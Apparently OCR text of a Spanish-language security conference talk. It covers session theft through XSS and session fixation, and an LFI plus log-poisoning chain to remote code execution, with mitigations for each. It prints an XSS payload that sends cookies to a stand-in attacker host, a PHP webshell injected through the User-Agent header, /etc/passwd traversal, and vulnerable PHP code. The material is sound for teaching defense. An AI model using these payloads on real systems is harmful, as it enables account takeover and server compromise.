Mi password es K@v@C0n_CyB3rS3c_C0nf3r3nc3!2025. Soy inhackeable.

Lic. Julio Sanabria Figueredo
Pentester/Ethical Hacker
CEH Master, CSA, CAP, CNSP, C-SWAPT, MCRTA


KAVACON

DISCLAIMER

Toda la información proporcionada en la siguiente presentación es expuesta meramente con fines educativos y didácticos.

No promovemos, alentamos, ni entusiasmamos ni apoyamos actividades ilegales o de piratería contra los sistemas informáticos de las distintas organizaciones sin autorización expresa y escrita por parte de las mismas.

Kavacon y Julio Sanabria no se hacen responsables de ningún uso indebido de la información presentada.



CYBERSECURITY KAVACON CONFERENCE

CONTENIDO


- Antecedentes: ¿Por qué esta presentación?
- Introducción: ¿Es el login la barrera definitiva?
- Parte 1: Robo de Sesión (Account Takeover sin credenciales)
  - Técnica 1: Cross-Site Scripting (XSS) para robo de cookies.
  - Técnica 2: Fijación de Sesión (Session Fixation).
- Parte 2: Acceso No Autorizado (RCE sin credenciales)
  - El ataque en cadena: LFI + Log Poisoning = RCE.
- Defensa y Conclusiones.

CYBERSECURITY KAVAON CONFERENCE


1
Antecedentes:
¿Por qué esta
presentación?

Contexto y motivación de la presentación

- **Punto 1:** Ola de incidentes y defacements a sitios del Estado (Junio 2025).
- **Punto 2.** Respuesta oficial: El MITIC enfatizó en que los incidentes se produjeron por acceso no autorizado a la cuenta de un funcionario puntual cuyas credenciales pudieron haber sido filtradas previamente.
- **Punto 3.** Foco en el usuario final:
  - "Cambio frecuente de contraseñas"
  - "Contraseña robusta"
  - "Segundo factor de autenticación"
- **Punto 4.** La pregunta clave: Todo eso es fundamental y necesario... ¿Pero es suficiente? ¿Qué pasa si el atacante no necesita la contraseña del usuario?
- **Objetivo de la presentación: Expandir la concientización más allá del usuario final y llevarla al plano técnico (aplicación y servidor).**


2
¿Es el login la barrera definitiva?

El estado vs. El evento

- El **paradigma común:** Nos centramos en proteger el evento del login (usuario/contraseña).
- El **paradigma del atacante:** Se centra en atacar el estado (la sesión ya autenticada).
- La **Premisa:** "Un atacante no necesita tu contraseña si puede robar la llave (cookie de sesión) que ya abrió la puerta, o si puede engañar al cerrajero (servidor) para que le dé una llave."


3
KAVAON
Parte 1:
Robo de Sesión

¿Cómo funciona una Sesión Web? (Repaso rápido)

- Usuario envía credenciales.
- Servidor las valida.
- Servidor crea un ID de Sesión único (Ej: PHPSESSID=abc123...).
- Servidor envía este ID al cliente como una Cookie.
- Cliente envía esta Cookie en todas las peticiones futuras para identificarse.

Técnica 1: XSS para Robo de Cookies

- Concepto: Inyectar código JavaScript malicioso en una página web vulnerable que la víctima visita.
- ¿Cómo funciona? (Sin credenciales)
  - Atacante encuentra un campo vulnerable (un foro, un campo de búsqueda que refleja el término, un formulario de contacto).
  - Atacante inyecta un payload, por ejemplo, en un comentario: Hola! gran post <script>document.location='http://atacante.com/steal.php?cookie=' + document.cookie;</script>
  - Un usuario (o un administrador) visita la página.
  - El script se ejecuta en su navegador.
  - La cookie de sesión de la víctima es enviada al servidor del atacante.
- Resultado: El atacante inyecta la cookie en su propio navegador (usando herramientas de desarrollador) y obtiene acceso instantáneo a la cuenta de la víctima.

Técnica 2: Session Fixation

- Concepto: El atacante fuerza a la víctima a usar un ID de sesión que él ya conoce antes de que la víctima inicie sesión.
- Flujo del Ataque:
  - Atacante: Visita la web y obtiene un ID de sesión válido (Ej: SID=12345).
  - Atacante: Envía un enlace malicioso a la víctima (phishing): http://sitio-vulnerable.com/login.php?SID=12345
  - Víctima: Hace clic. Su navegador fija el SID=12345 como su ID de sesión.
  - Víctima: Introduce sus credenciales correctas (usuario y contraseña) y se loguea.
  - Servidor (Vulnerable): Asocia el SID=12345 (controlado por el atacante) con la cuenta autenticada de la víctima.
- Resultado: El atacante, que ya conocía el SID=12345, simplemente refresca su navegador y ya está dentro de la cuenta de la víctima.


4
KAVAON
Demo:
Robo de sesión

Mitigaciones para Robo de Sesiones

- Contra XSS:
  - Context-Aware Output Encoding: Por ejemplo htmlspecialchars en PHP, jinja2 en Python/Flask lo hace automáticamente.
  - Content Security Policy (CSP): Una política de navegador que bloquea la ejecución de scripts no autorizados.
- Contra Robo de Cookies (XSS y MITM):
  - Flag HttpOnly: Impide que document.cookie (JavaScript) pueda leer la cookie de sesión. Mitiga el 99% del robo de cookies por XSS.
  - Flag Secure: Solo enviar la cookie sobre HTTPS.
- Contra Sesion Fixation:
  - Regenerar el ID de Sesión: Siempre se debe generar un ID de sesión nuevo inmediatamente después de una autenticación exitosa. (Ej: session_regenerate_id(true); en PHP).


5
Parte 2: Remote Code Execution (RCE)
KAVAON

Ataque en cadena (Attack Chaining)

- Concepto: Los ataques más peligrosos rara vez son una sola vulnerabilidad. Son una cadena de fallos de seguridad "menores" que, combinados, resultan en un impacto crítico.
- Nuestra Cadena:
  - Primer paso: Explotación de Local File Inclusion (LFI).
  - Segundo Paso: Explotación de Log Poisoning (Envenenamiento de Logs).
  - Paso Final: Remote Code Execution (RCE).

Primer paso: Local File Inclusion (LFI)

- Concepto: Una vulnerabilidad que permite a un atacante incluir y mostrar el contenido de archivos locales del servidor.
- ¿Cómo se ve?
  - Código Vulnerable (PHP): **<?php include($_GET['pagina']); ?>**
  - Uso normal: **index.php?pagina=contacto.php**
  - Uso malicioso: **index.php?pagina=../../../../etc/passwd**
- **El problema:** El atacante puede leer archivos, pero ¿cómo puede ejecutar código?
- **Respuesta:** Debe encontrar un archivo en el servidor que contenga código malicioso y que él pueda controlar.

Segundo paso: Log Poisoning (Envenenamiento de Logs)

- **La Oportunidad:** Los servidores web (Apache, Nginx) guardan un registro (log) de todas las peticiones que reciben.
- **¿Qué registran?** La IP cliente, la URL solicitada, y... las cabeceras HTTP (como el **User-Agent**)
- La Técnica:
  - El atacante envía una petición al servidor, pero modifica su cabecera User-Agent para que contenga un código de webshell.
  - Ejemplo (usando curl o Burpsuite Repeater): GET / HTTP/1.1 Host: sitio-vulnerable.com User-Agent: <?php system($_GET['cmd']); ?>
- **Resultado:** La cadena **<?php system($_GET['cmd']); ?>** ahora está escrita dentro del archivo /var/log/apache2/access.log (o similar)

Paso Final: RCE, la cadena completada

- El atacante ahora tiene las dos piezas:
  - Una vulnerabilidad LFI para incluir cualquier archivo.
  - Un archivo (access.log) que ha sido envenenado con código PHP.
- **Payload Final:** El atacante usa el LFI para apuntar al log envenenado. http://sitio-vulnerable.com/index.php?pagina=/var/log/apache2/access.log
- ¿Qué sucede?
  - El servidor Apache recibe la petición.
  - El script index.php se ejecuta.
  - La función include() de PHP abre /var/log/apache2/access.log.
  - El intérprete de PHP parsea el archivo de log. Ignora la mayoría del texto, pero encuentra y ejecuta el código **<?php system($_GET['cmd']); ?>**
- **RCE Logrado:** El atacante ahora puede ejecutar comandos: **...access.log&cmd=whoami** (Devolvería www-data) **...access.log&cmd=ls -la** (Listaría archivos)


6
Demo: LFI +
Log Poisoning
+ RCE
KAVAON

Mitigaciones para LFI+Log Poisoning+RCE

- Validación de Entradas (Whitelist): La mejor defensa. Nunca usar la entrada del usuario directamente en rutas de archivos.
  - **Mal (Blacklist):** str_replace("../", "", $_GET['pagina']) (fácil de evadir).
  - **Bien (Whitelist):**

```php
$permitidos = ['inicio', 'contacto', 'sobremi'];
if (in_array($_GET['pagina'], $permitidos)) {
    include($_GET['pagina'] . '.php');
}
```

- Configuración segura de PHP:
  - allow_url_include = Off
  - allow_url_fopen = Off

Mitigaciones para LFI+Log Poisoning+RCE

- Defensa en Profundidad (Principio de Menor Privilegio):
  - El usuario del servidor web (www-data) NUNCA debería tener permisos para leer archivos sensibles fuera de su directorio raíz.
  - Mover los logs a un directorio donde el usuario web no tenga permisos de lectura.

Conclusiones y lecciones clave

- **La Autenticación no es una Fortaleza:** Es solo una puerta. La gestión de sesiones y la validación de entradas son igual de importantes.
- **No existen vulnerabilidades "Menores":** Un LFI de "solo lectura" o un XSS "inofensivo" pueden ser el primer eslabón de una cadena que lleve a un RCE total.
- **La Defensa en Profundidad Funciona. Una sola de estas defensas puede romper toda una cadena de ataque:**
  - HttpOnly habría frenado el XSS.
  - session_regenerate_id() puede frenar Session Fixation.
  - Una whitelist habría frenado el LFI.
  - Permisos de sistema correctos habrían frenado la lectura del log.

https://linktr.ee/julsanabf

MUCHAS GRACIAS!!

CYBERSECURITY KAVAON CONFERENCE